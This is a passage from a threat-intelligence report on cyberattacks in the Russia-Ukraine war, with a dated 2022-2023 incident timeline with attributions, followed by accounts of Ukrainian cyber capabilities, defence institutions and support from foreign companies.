SSSCIP alert on Russian DDoS attacks at 100 Gbps
5 MAR
German media confirms Viasat was hacked at 5 a.m. on 24/02 and KA-SAT lost internet
6 MAR
FancyBear (GRU) targets UkrNet users
MustangPanda uses Ukraine lures to target Europe entities
7 MAR
CERT-UA alert on UNC1151 attack leveraging MicroBackdoor
8 MAR
RURansom wiper discovered targeting Russian organizations
9 MAR
CERT-UA alert on Cobalt Strike Beacons targeting Ukraine government entities
11 MAR

Overview of the malware deployed in the attack


Sandworm
Deploy Industroyer2 and CaddyWiper
Deploy ORCSHRED, SOLOSHRED and AWFULSHRED
ICS network
Control electricity substation
Linux + Solaris network

NOTE
Attribution: BlackBasta gang (who allegedly have former members of Pro-Russian Conti group)
As the energy sector is the main element of Europe's dependence on Russia, hackers possibly aimed to respond to states' political statement about their will to refuse Russian gas and oil and choose green energy.

2022 - APRIL 14 CYBERESPIONAGE USING ICEID BANKING TROJAN AGAINST UKRAINIAN CITIZENS

CERT-UA reported a mass distribution of malicious XLS-documents among Ukrainian citizens. Once opened they will download and first run the GzipLoader and subsequently the IcedID, a banking Trojan that can harvest user credentials[85].

NOTE
Attribution: Not yet known

2022 - MAY 9 CYBERATTACKS AGAINST RUSSIAN AND UKRAINIAN TELECOMMUNICATION SECTOR

A large-scale DDoS affected the websites of Ukrainian leading telecom operators. It is suspected that it was an attempt at filtering and re-routing online traffic to occupied territories and disrupt Internet access in Ukraine[86].
On the same day, an anti-war message alerting on information manipulation by the Kremlin appeared on Russian smart TVs and Yandex platforms. Other Russian platforms such as Rutube, Channel One and Russia-1 were targeted the same week[87].

NOTE
Attribution: Not yet known
These attacks took place on Victory Day, a national holiday in both Russia and Ukraine commemorating the Soviet victory over Nazi Germany in 1945. It was an important day for national propaganda for both parties as the massive parade and the Presidents' speeches were to be broadcasted live.
Additionally, a massive rocket attack on Odesa occurred the evening, while the President of the European Council was visiting the city . The synchronous attacks were likely meant to send a message to both Ukraine and Europe.

2022 - MAY 13 CYBERATTACK ON LVIV CITY HALL

A cyberattack targeted at Lviv City Hall aimed to disable the city management system. According to the mayor, the threat actor leaked stolen files on Russian Telegram channels. Services were restored within two days.

NOTE
Attribution: Not yet known
Two days later, four rockets hit a military facility in Lviv's Yavoriv district[90]. The simultaneity of the conventional and cyberattack's goal was likely to increase panic among the Ukrainian population.

2022 - JULY 19 RUSSIA-MADE DDOS APPLICATION TARGETS UKRAINIAN ACTIVISTS

Google TAG reported that notorious Russian state-sponsored hackers developed a fake 'Cyber Azov' DDoS application using the StopWar Android app developed by pro-Ukrainian developers. The app was hosted on a domain controlled by the threat actor and disseminated via links on third party messaging services[91].

NOTE
Attribution: Not yet known

2022 - JULY 20 DESTRUCTIVE CYBERATTACK ON RUSSIAN POWER PLANT

A cyberattack targeted the Industrial Control System of the Cysinoozerskaya hydro-power plan in Russia and caused an explosion and an emergency shutdown. The threat actor said it was a retaliatory attack for the Russian invasion[92].

NOTE
Attribution: Anonymous-affiliated Ghost Sec hacktivist group

2022 - AUGUST 17 MASSIVE DDOS ATTACK ON ESTONIAN ORGANISATIONS

Estonia suffered its most extensive cyberattack since 2007. This DDoS attack affected organisations both from the public and private sector

(IT, healthcare, finance, education, insurance, arts) [93].

NOTE
Attribution: Pro-Russian KillNet
This retaliatory attack occurred after the Estonia government announced the day before its intention to remove six monuments with Soviet military symbols in Narva[94].

2022 - OCTOBER 11 PRESTIGE RANSOMWARE IMPACTS ORGANISATIONS IN UKRAINE AND POLAND

Microsoft discovered a ransomware campaign targeting organisations in the transportation and related logistics industries in Ukraine and Poland. The attacks occurred within an hour of each other across all victims[95].

NOTE
Attribution:Russia-affiliated ATK14 also known as Sandworm

2022 - OCTOBER 27 DDOS ATTACK AGAINST THE POLISH GOVERNMENT

The Polish Parliament's website was hit by a DDoS attack that lasted 40 minutes[96].

NOTE
Attribution: Pro-Russian People's Cyber Army hacktivist group
The day before, the Senate of Poland unanimously adopted a resolution on recognizing the Russian Federation government as a terrorist regime.

2022 - NOVEMBER 8 PHISHING CAMPAIGN TARGETING UKRAINE

CERT Ukraine reported a campaign using an email pretended to be from the State Special Communication Service of Ukraine to distribute malwares including infostealers[97].

NOTE
Attribution: Pro-Russian ATK111

2022 - NOVEMBER 11 CYBER ATTACKS AGAINST UKRAINIAN ORGANISATIONS

CERT Ukraine reported a campaign against Ukrainian organisations using the Somnia malware[98].

NOTE
Attribution: Russian FRwL

2022 - NOVEMBER 16 CYBER ATTACK AGAINST UKRAINIAN FINANCE MINISTRY

The threat actor claimed an hack on Ukraine's Finance Ministry that allowed them to extract more than a million files and e-mails of officials on the span of several months[99].

NOTE
Attribution: Pro-Russia XakNet (Russia-affiliated accorded to Mandiant)

2022 - NOVEMBER 18 CYBER ATTACK AGAINST RUSSIAN GOVERNMENT ORGANISATION`

The threat actor allegedly hacked the Russian federal executive agency responsible for monitoring and controlling Russian mass media, stole 2 TB of information and encrypted the employee's workstations[100].

NOTE
Attribution: Belarusian collective Cyber Partisans

2022 - NOVEMBER 22 HACK-AND-LEAK ON MOLDOVAN GOVERNMENT

The private conversations from the Telegram accounts of members of the Moldovan administration, including the President, were leaked online. The messages implied that some Moldovan politicians had won rigged elections or had been installed improperly in their positions. Chisinau has claimed that some of the content of the alleged conversations was fake[101].

NOTE
Attribution: Russian state-sponsored (according to the Moldovan government)
Pro-Europe policies have allowed Moldova to be granted with the EU membership candidate status in June. Chisinau has therefore speculated that this attack was meant to destabilize Moldovan public opinion on the government, who has had to face Russian influence campaigns and corruption, and to deter the EU from granting it its membership.

2022 - NOVEMBER 28 RANSOMWARE ATTACKS AGAINST UKRAINIAN ORGANISATIONS

ESET researchers discovered a campaign targeting multiple Ukrainian organisations using Ransomboggs ransomware with similarities to the Industroyer2 April attack[102]

NOTE
Attribution: Russia-affiliated ATK14 also known as Sandworm

2022 - DECEMBER 15 CYBERATTACK AGAINST UKRAINIAN GOVERNMENT ORGANISATIONS

Mandiant discovered a campaign targeting Ukrainian government organisations using trojanized Windows 10 Operating System installers distributed via torrent sites in a supply chain attack[103]. The goal of these attacks was likely reconnaissance at first, then intelligence and data theft.

NOTE
Attribution: Not yet known

2022 - DECEMBER 30 DEFACEMENT OPERATIONS AGAINST SEVEN RUSSIAN DISTRICT ADMINISTRATIONS

Pro-Ukraine hackers claimed to have hacked Gazprom, the Russian energy giant. They allegedly stole 1.5 GB archive of confidential files and released a statement of confidentiality as proof[104].

NOTE
Attribution: IT Army of Ukraine

2023 - JANUARY 17 CYBER ATTACK AGAINST THE UKRAINIAN NATIONAL INFORMATION AGENCY

CERT-UA discovered a destructive cyberattack using CaddyWiper after the threat actor announced it on Telegram[105].

NOTE
Attribution:Russia-affiliated ATK14 also known as Sandworm

2023 - FEBRUARY 1 CYBERESPIONAGE CAMPAIGN AGAINST UKRAINE AND POLAND

CERT-UA, CSIRT MON and CERT Polska observed a phishing campaign mimicking official Ukrainian and Polish governmental websites to distribute malware[106].

NOTE
Attribution: Not yet known

2023 - FEBRUARY 6 CYBERESPIONAGE AGAINST UKRAINIAN PUBLIC ADMINISTRATIONS

CERT-UA reported mass phishing emails impersonating Ukrtelecom distributing the Remcos malware to Ukrainian state bodies.

NOTE
Attribution: Not yet known

2023 - FEBRUARY 14 HACK AND LEAK OPERATION AGAINST PAKISTANI POLICE

The threat actor gained access to the Pakistani police's information system via a phishing email with a file embedded with an infostealer. They allegedly stole confidential official data and personal data of citizens[107].

NOTE
Attribution: Pro-Russian Phoenix group
The threat actor said it was a retaliatory attack after the Pakistani government announced the transfer of more than 10 000 shells for Grad multiple rocket launcher systems to Ukraine

2023 - FEBRUARY 23 CYBER ATTACK AIMED AT VIOLATING THE INTEGRITY AND AVAILABILITY OF STATE INFORMATION RESOURCES

A previously known encrypted webshell was detected on one of the websites, and the fact of its use was confirmed in the period from 22:00 on 22/02/2023 to 05:30 on 23/02/2023, because of which, among other things, the file «index.php» was created in the root web directory, which made it possible to change the content of the main page of the web resource. The interaction with the webshell was carried out from IP addresses, which belong, among others, to devices of other relevant organisations. This became possible through the compromise of accounts and subsequent connection to the VPN hubs of the affected organisations[108].
In addition, the previously known CredPump SSH backdoor (PAM module) was identified, which provides masked remote SSH access (with a static password value) and logging of credentials and passwords when connecting via SSH.

NOTE
Attribution: ATK256 (UAC-0056)
The attacker is not yet fully identified. The Ukrainian CERT has drawn preliminary conclusions without making it clear that it was this group.

Which lessons?

in terms of the volume of attacks, we do see an upsurge in Russian and Ukrainian attacks, whether orchestrated by the states themselves, cybercriminals or hacktivists. DDoS attacks targeting government websites or other private organisations, cyber disruption of satellite Internet services, phishing campaigns, and especially disinformation campaigns, are still widely used.
Indeed, the cyber-activities related to the ongoing war in Ukraine cover the whole range of classic malware but also other much more destructive malware such as wipers that hit organisations and border control in Ukraine. These types of malware are very powerful because they can be used to cover the traces of a separate data theft.

Therefore, in the short term, attacks on critical infrastructure such as those in the energy sector must be considered in Western Europe in the event of an overflow of the conflict. The example of the German wind farm (chapter 6) is very interesting because this attack shows that, while broad-spectrum attacks (DDoS, Defacement, Phishing) are possible and disabling, more targeted and chiselled attacks can lead to much more decisive consequences. This type of attack is not an obstacle for Russian groups in terms of capabilities. So, we have an increase in the performance of some attacks coming from Russia against Ukraine.

What can be deduced from this?

It is therefore possible to see an offensive update with three new wipers used. However, as shown above, Russia continues to carry out classic attacks against Ukraine.
If in the short-medium term an overflow extends to France, it will be necessary to prepare for massive cyberattacks such as DDoS, defacement, phishing campaigns before any other attacks. It will also be necessary to remain vigilant about more destructive attacks where malware such as Wipers can hit public and private organisations directly on French territory.
This destruction software was pre-positioned in the systems of the targets before the conflict on specific organisations. Some French organisations in the energy sector and the government especially could already be victims of this type of pre-positioning.
The objective of these attacks on French territory could be the same as that already observed in Ukraine: destabilization through cyber espionage campaigns, phishing/smishing/defacement, and sabotage, which can lead to major consequences against essential infrastructure. As explained in Chapter 6, we should also expect an increase in disinformation. The art of deception is a strategy regularly employed by the Russian state and will be able to go through channels that will target the entire population: social networks.
As a reminder, if in the West we talk about «cybersecurity» or «cyber defence», the Russian conception takes the form of an «information war». The latter includes cyber-offensive, Computer Influence Struggle (L2I) and psychological warfare. To prevent this, many recommendations are provided in Chapter 6.

Chapter 2:

Ukrainian capabilities

OFFENSIVE COMPONENT

It was possible to see that there are several operations carried out by Ukraine. There are 2 of them: Operation Groundbait, Operation Poison Needles.

OPERATION GROUNDBAIT

ESET cybersecurity researchers have discovered another cyber espionage operation in Ukraine: Operation Groundbait. The main point that distinguishes Operation Groundbait from other attacks is that it mainly targeted anti-government separatists in the self-proclaimed Donetsk and Luhansk People's Republics. While the attackers appear to be more interested in separatists and self-proclaimed governments in eastern Ukrainian war zones, many other targets have also been targeted, including Ukrainian government officials, politicians and journalists (the reason for the targeting of the latter targets is not known).[109]

The infection vector for the spread of the malware was mainly through spear phishing emails (which is sort of the norm for targeted attacks). During our research, ESET observed many samples, each with its designated campaign IDENTIFIER, an attractive file name to arouse the interest of the target and decoy documents with various themes related to the current Ukrainian geopolitical situation and the war in the Donbass. We chose the name Groundbait, the translation of the Russian word Prikormka (Прикормка), because of a confusing theme used in a campaign that stood out among the others, which used themes related to the armed conflict. The name of the malicious file was prikormka.exe and it displayed a price list of fishing baits, a choice of lure document that we have so far not been able to explain.

This operation has impacted governments, the pro-Russian political and journalistic world in Ukraine.

OPERATION POISON NEEDLES

On the evening of November 29, 2018, shortly after the outbreak of the Kerch Strait incident, it was possible to uncover the espionage-related attack on the FSBI «Polyclinic Number 2» affiliated with the Russian presidential administration. The decoy document used to launch the attack was a carefully falsified employee questionnaire, which exploited the latest Flash 0day vulnerability CVE-2018-15982 and a custom Trojan with a self-destruct feature. All the technical details recovered by 360 Core Security indicate that the APT group is determined to compromise the target at all costs, but at the same time, it is also very cautious. The operation affected the health sector in Russia.[110]

Finally, it is important to note that some groups engaged in activism can work with the Ukrainian government. This concerns the Ukrainian Cyber Alliance (UCA/UKR). This group is a community of Ukrainian cyberactivists from different cities in Ukraine and around the world. The alliance was born in the spring of 2016 from the merger of two cyber-activists, FalconsFlame and Trinity, and was later joined by the RUH8 group and individual cyberactivists from the CyberHunt group. Hacktivists have united to counter Russian aggression in Ukraine.

The Ukrainian Cyber Alliance exclusively transmits the extracted data for analysis, recognition and publication to Inform Napalm, a voluntary initiative aimed at informing the public about the conflict between Russia and Ukraine, as well as to Ukrainian law enforcement agencies.

In the spring of 2016, the UCA conducted a hundred successful attack campaigns on websites and mailboxes of activists, propagandists, their conservatives and terrorist organisations operating in the occupied territories. Among the targets was the mailbox of the Russian organisation «Union of Donbass Volunteers». From there were obtained passport data and photo documents of Italian, Spanish, Indian and Finnish citizens, who fight in the ranks of the Prizrak Brigade, for which Russia opens and, if necessary, extends visas. It was discovered that Russian terrorists wounded in the fighting in eastern Ukraine were being treated in military hospitals of the Ministry of Defence.[111]

REACTION CAPABILITIES

Ukraine began on Friday, February 25 to mobilize about forty thousand of its reservists, voted the state of emergency and announced that it was the target of a new «massive» cyberattack targeting official websites.

Indeed, the Ukrainian parliament adopted on Wednesday evening (23 February) by a large majority the introduction of a state of national emergency in the face of the threat of a Russian invasion. Oleksiy Danilov, Secretary of the Security Council and National Defence, told the deputies that «Russia's aggressive policy towards our country has been and remains the main challenge to our security.»[112]

As can be seen, Ukraine's cyber capabilities remain weaker than Russia's, which limits the responses that can be made against adversary cyberattacks. Therefore, it was announced by the Ukrainian government that a call for volunteers, hackers from the country, would be launched to help Ukraine protect critical infrastructure and carry out cyber espionage missions against Russian troops.

More specifically, according to Reuters, calls to this effect, supported by the Ukrainian authorities, appeared on DeepWeb and DarkWeb online forums on February 24.

Yegor Aushev, co-founder of Cyber Unit Technologies and a well-known figure in Ukrainian circles, said he wrote one of these calls at the request of a senior official of the Ukrainian Ministry of Defence. Indeed, the publication of one of these messages was issued on the morning of the 24th at the beginning of Russia's abuses against Ukraine.

The message reads: «Ukrainian cybercommunity! It's time to get involved in our country's cyber defence.» Concretely, the volunteer cyber fighters would be divided into defensive and offensive teams. On the one hand, volunteers would focus on protecting critical infrastructure such as essential goods including energy and water utilities. As for the offensive team, they aim to help the Ukrainian army with cyber espionage and surveillance of the invading forces.[113]

NOTE

The government is calling on volunteers from civil society to counterbalance the balance of power and carry out disorganisation campaigns (see part 2). Ukraine is adapting to this new type of cyber conflict while implementing conventional strategies. As we explain at the end of this sheet, this tactic is a double-edged sword since the disorganisation generated can also hinder Ukraine and its allies (example of radiocommunications).

However, from a strategic point of view, Ukraine is also asking for help from the states of the European Union. That's why as early as February 21, the European Union said it was about to activate its cyber defence team to help Ukraine. EU foreign policy chief Josep Borrell said the EU «will send a mission of experts to help Ukraine deal with cyberattacks.» This is a strategic asset for both Ukraine and European states. Ukraine knows it lacks the cyber capabilities to counter Russian cyber threats, and Kiev's Western allies fear that cyber attacks will target other countries, including states that have passed sanctions against Russia.[114]

After several months of conflict, Ukraine's call for international help to counter Russia has led to several reactions on the cyber front. Within the country, several groups have been created with official or unofficial state support, and many hacktivists of all types have joined the international fight against Russia.

PUBLIC-PRIVATE PARTNERSHIPS.

PUBLIC-PRIVATE PARTNERSHIPS

Despite a real government organisation in cybersecurity, there are still gaps in collaboration between the public and private sectors today.

Indeed, regarding research and scientific aspects, Ukraine is sorely lacking in effective specialized research institutions in the field of cybersecurity. This has a real impact and leads to difficulties in public-private partnerships.[115]


The Ukrainian central government has established the cybersecurity coordination format at the national level for the coordination of cybersecurity policies. This format includes relevant entities from the public, private and civil society sectors[116].

Indeed, several cybersecurity consulting firms providing cybersecurity services work for the Ukrainian government.[117]

Some companies are interesting because they are likely to provide their cybersecurity services in the context of the conflict:

1. The Active Audit Agency, LLC is an audit firm based in Kiev, Ukraine. Founded in 2009, this company provides cybersecurity services to customers of all sizes. This includes penetration testing while accessing the internal network of a software organisation seeking to identify vulnerabilities. They produced comprehensive recommendations and risk assessments.
2. IT Specialist, LLC is a cybersecurity company that was founded in 2014. The agency focuses on cybersecurity and IT services for various sectors and clients such as the Ukrainian Prosecutor's Bureau.[118]
3. Innovation Development HUB is a technology partner founded in 2016. The team is based in Kiev, Ukraine, and offers custom software development including cybersecurity services. This organisation provides its services for various sectors such as e-health, telecom, fintech and also the Ukrainian public sector, therefore the government.[119]

IT Specialist clients including the Ukrainian Prosecutor's Office



However, several studies show that Ukraine lacks financial incentives to attract the best specialists to work for the government, and there is a significant problem of interoperability between the public and private sectors, which can be crucial in the context of the conflict. Much of the strengthening of Ukraine's cyber defence would not have been possible without the financial assistance and training of Western partners. Nevertheless, the field of public-private partnerships in cybersecurity is still in its infancy.

Then, small Ukrainian companies also provided help to reinforce the cyber resilience of Ukraine, which completed financial support from biggest companies.

For instance, HackenProof, which is a bug bounty platform, launched two bug bounties to defend Ukrainian media and critical infrastructures from Russian cyberattacks and to counter Russian disinformation campaigns.

The engagement of HackenProof in the conflict allows ethical hackers to report vulnerabilities through the platform and help cyber forces to fix them. The platform TechForUkraine was also created to connect tech entities with any Ukrainian organisation who need help to provide digital solutions and improve cybersecurity, resource distribution, safe messaging, embedded payments, etc[120].

PARTNERSHIPS WITH OTHER GOVERNMENTAL ORGANISATIONS

Since the beginning of the Ukrainian crisis at the end of February 2022, the Ukrainian government has been trying to fill its gaps by asking for partnerships from other actors, including the public sector. For example, a senior Ukrainian official in South Korea said on Friday, February 25, 2022, that his country wanted to seek Seoul's help in strengthening its cybersecurity capacity to defend against Russian attacks. However, a South Korean Foreign Ministry official said that while it would step up its support for Ukraine, his country did not envisage possible deep cybersecurity cooperation between the two states.[121]

Since 2017, Ukraine has been working with the NATO Cyber Defence Trust Fund to strengthen the country's technical capabilities to counter cyber threats. Support includes the creation of an incident management centre to monitor cybersecurity events, as well as labs to investigate cybersecurity incidents, as well as training in the use of this technology and equipment. The Security Service of Ukraine plays the main role in the Trust Fund.[122]

In addition, Ukraine and the United States also maintain financial relations in the area of cybersecurity. In 2020, it was announced by the United States that it would provide more than $8 million in cybersecurity assistance funds. The $8 million will be used to fund a new cybersecurity project sponsored by the U.S. Agency for International Development (USAID), with the goal of ultimately investing $38 million over the next four years to strengthen Ukraine's cybersecurity capabilities, including through the development of the cyber workforce.[123]

It is interesting to show that Ukraine also wants to cooperate with Lithuania in the fight against cyber threats to the energy sector. Indeed, under the chairmanship of Farid Safarov, Deputy Minister of Energy for Digital Development, the Ministry of Energy organized a meeting with representatives of the Lithuanian National Cybersecurity Center to strengthen their cybersecurity security countering cyber threats that can impact critical infrastructure in the energy sector.[124]

Then, since February 22, 2022, several European Union member states have activated a team of specialists to help Ukraine ward off Russian cyberattacks, which previously accompanied kinetic combat ordered by Moscow. Croatia, Estonia, the Netherlands, Poland, and Romania are also part of the project, sponsored by the EU's Permanent Structured Cooperation initiative on defence and security. The project will aim to provide cyber defence capabilities to EU organisations and partners. Teams are equipped with «commonly developed deployable IT toolkits designed to detect, recognize, and mitigate cyber threats.» [125]

PARTNERSHIPS WITH FOREIGN COMPANIES

Several tech companies pulled out of Russia and stepped up their support to Ukraine in various ways. Notable examples are listed below.

To respond to the HermeticRansom ransomware targeting Ukrainian systems at the end of February, Avast has released a decryptor and offered it as a free-to-download tool to help Ukrainians to restore their data quickly and reliably[126].

On March 2, the CEO of Cisco Systems announced that all business operations in Russia have been frozen, while devoting a team of 500 experts to operate security products for critical entities in Ukraine.

Vectra AI, a company offering AI-driven solutions to detect and respond to cyber threats, provided immediate assistance during the conflict by offering free tools, systems, experts, and advice to organisations operating in support of Ukraine and that can be targeted. They especially provided a free access to Sirius scan, which allows for immediate discovery of malicious Microsoft Azure Active Directory activity that could lead to the compromise of Exchange Online mailboxes[128].

BitDefender also responded to the emergency by offering security products free of charge to individuals and businesses in Ukraine that need urgent protection.

Wordfence, a WordPress security expert, lifted licensing restrictions to allow customers to upgrade to Premium protection and blocked malicious requests from IP addresses that have been linked to threat actors.

KeepSolid and Proton VPN also donated 30% and 10% of their subscription revenues to support the Ukrainian, while blocking Russian propaganda sites.

VPNUnlimited and ProtonVPN offered free license renewals to their products to all citizens of Ukraine.

Cloudflare, a US-based web infrastructure and security company, offering DDoS mitigation services, removed all customer encryption keys from data centres located in Ukraine, Russia and Belarus and developed a technology enabling organisations to use a cloud vendor for SSL/TLS encryption. It also offered security services that covered the country's government and telecom organisations[129].

Microsoft offered free calling into and out of Ukraine by Skype, deployed cybersecurity technical protections in concert with the Ukraine government, provided the ability to move critical software services from on-premises servers to the cloud and helped to identify cybersecurity vulnerabilities in Ukrainian government systems thanks to RiskIQ. It also shared information free of charge with the Ukraine government to strengthen the Ukrainian cyberdefense[130].

Google helped by sharing information collected and analysed by their Threat Analysis Group about threats. It also provided Air Raid Alerts system for Android phones in Ukraine to improve safety[131].

The eligibility for Project Shield has also been expanded to provide free protection against DDoS attacks for Ukrainian government websites, embassies and foreign governments close to the conflict. In concert with Ukrainian authorities, Google also temporarily disabled some live Google Maps features in Ukraine to help protect local communities. The Advanced Protection Program was also offered to hundreds of high-risk users in Ukraine[132].

In March 16, Facebook removed a deepfake video about Zelensky asking Ukrainian troop to lay down their arms[133].

Analyst's observation


Ukrainian capabilities have been strengthened since the beginning of the conflict through the contribution of foreign technology companies operating cyber security services. This assistance has benefited the Ukrainian government, critical sectors and citizens. It counterbalances the lack of interoperability between the public and private sectors in Ukraine in sharing information to secure cyberspace and the vulnerability of Ukrainian national agencies contributing to cybersecurity, which depend mainly on volunteers and hybrid actors to respond to attacks. On the one hand, the assistance of foreign technology companies helps to strengthen Ukrainian defensive capabilities and to preserve the capacity to communicate and coordinate operations at limited costs. Indeed, the cybersecurity solutions against DDoS, free licenses for increased protection of critical software, vulnerability detection systems, malware decryptors provided by these companies were particularly relevant to respond to the types of

cyberattacks used against Ukraine, which were mainly malware, DDoS attacks and wipers. Unlike Russia, which demonstrated a high level of offensive cyber capabilities (albeit not very effective) but lacked defensive capabilities, as evidenced by major attacks on Russian ministries and major national agencies, Ukraine improved its resilience by complementing its offensive capabilities with a strong defence.
On the other hand, the solutions provided by foreign companies have limited the impact of Russian information operations against Ukraine to destabilise the country. Indeed, the suppression of fake news on social media, the provision of secure VPNs and a warning system for air strikes have helped to ensure direct communication channels between Ukrainians and with the outside world for accurate information, while preventing Russia from manipulating the population or disrupting the army with disinformation. Finally, Ukraine has also been able to decommission its digital infrastructure in data centres hosted in Europe to ensure the continuity of its critical operations and protect sensitive government data. For example, at the beginning of the conflict, Microsoft provided services to Ukraine to quickly move data out of the country. As a result, national institutions were still able to access critical data for government digital operations. This was particularly relevant as Ukrainian data centres were one of the first targets of Russian air strikes against Ukrainian infrastructure.

Moreover, as demonstrated a report of the Microsoft Threat Intelligence Centre, cyberattacks against Ukrainian infrastructures seem being correlated to missile strikes, which justifies the relevance of such measures to secure data outside the country with trusted solutions [134].

The main risk for these foreign companies is their exposure to repressive cyberattacks lead by pro-Russian hackers, as they stand as direct allies of Ukraine. However, these companies support Ukraine because, in the context of increasing cyber threats all around the world and of the growing awareness regarding the consequences of cyberattacks for institutions and businesses, their action in the conflict is a way to promote their capacity to provide useful and secure services to their clients. It also helps them to be up to date to for the discovery of new security flaws to fix them as soon as possible.

Defending Ukraine: Early Lessons from the Cyber War, Microsoft (1/2)


April 19
IRIDIUM launches destructive attack on Lviv-based logistics provider
April 29
IRIDIUM conducts reconnaissance against transportation sector network in Lviv
May 3
Russian missiles strike railway substations, disrupting transport service
March 4
STRONTIUM targets government network in Vinnytsia
March 6
Russian forces launch eight missiles at Vinnytsia airport
March 16
Russian rockets strike TV tower in Vinnytsia
February 14
Odessa-based critical infrastructure compromised by likely Russian actors
April 3
Russian airstrikes hit fuel depots and processing plants around Odessa
Lviv
Kyiv
Vinnytsia
Dnipro
Zaporizhzhia
Odessa
LEGEND
Cyber
Kinetic
February 28
Threat actor compromises a Kyiv-based media company
March 1
Missile strikes Kyiv TV tower
March 1
Kyiv-based media companies face destructive attacks and data exfiltration.
March 11
Dnipro government agency targeted with destructive implant
March 11
First direct Russian strikes hit Dnipro government buildings, among others
March 2
Russian group moves laterally on network of Ukrainian nuclear power company
March 3
Russia's military occupies Ukraine's largest nuclear power station

DEFENCE STRUCTURE

Ukrainian law defines the fields of action of the various actors in cyberspace based on two texts:
1. Founding Principles of Cyber Security in Ukraine (2017)[135]
2. Ukraine's Cybersecurity Strategy for 2021-2025

The first text defines the Ukrainian cyber doctrine (see doctrine). The second provides guidelines for the implementation of a policy that contributes to improving cyber capabilities at the state level. This document is adopted by the National Defence and Security Council of Ukraine (NSDC) which is the coordinating body for matters related to security and national defence under the authority of the President of Ukraine. Since March 2016, the NSDC has integrated an operating body: the National Coordination Center for Cybersecurity (NCCC) which supervises cybersecurity actors. The main entities of the national cybersecurity system are the State Service of Special Communications and Information Protection of Ukraine, the National Police, the Security Service of Ukraine (SBU), the Ministry of Defence and the General Staff of the Armed Forces of Ukraine, the intelligence agencies as well as the National Bank of Ukraine. In addition, each of these agencies implements cybersecurity measures only within its area of competence, while the NCCC has no direct power or regulatory leverage over the key players in the national cybersecurity system.[135,136,137,138,139]
The NCCC may make proposals on the training and refinement of Ukraine's cybersecurity strategy to the President of Ukraine. The agency has a new modern location in the business centre «Parkovy». Its capacities have also been expanded, integrating since a January 2020 decree of President Zelensky the possibility for private actors to contribute to the implementation of national projects and initiatives.
The State Service for Special Communications and Information Protection of Ukraine (Derzhspetszvyazok, SCIP) is one of the major players in Ukraine's cybersecurity, in charge of the protection of information and national telecommunication networks. The agency regularly conducts security audits on critical infrastructure. In May 2021, the service inaugurated the UA30 Cyber Center, with the aim of protecting not only government agencies but also businesses and ordinary citizens from cyberattacks.[140]
The national police integrate a Cyber police department within the criminal police, whose role is to fight crime within the IT.[141]
The Security Service of Ukraine (SBU) plays a role in preventing, detecting, and responding to crimes committed in cyberspace. The service ensures especially the fight against cyberattacks targeting the country's vital infrastructures as well as the response to computer incidents (cyber espionage, cyber terrorism) in the state's safe harbour.
The CERT-UA is placed within the SCIP and intervenes in cyberspace by analysing the various cyber incidents that have affected the national territory.[142]

DOCTRINE AND MEANS

NOTE
The following analysis only considers the doctrinal, strategic, and human structure of Ukrainian cyber defence. It should be noted that despite a cyber defence that could appear incomplete in the perspective of a cyber war, Ukraine has remarkably well resisted the attempts of destructive attacks (notably) led by Russia.
This resistance is due in particular to several years of cyber-conflict and cyber-harassment led by Russia, which were in the end strategically counter-productive as they allowed Ukraine to considerably strengthen its defences.

UKRAINIAN CYBER DOCTRINE AND STRATEGY

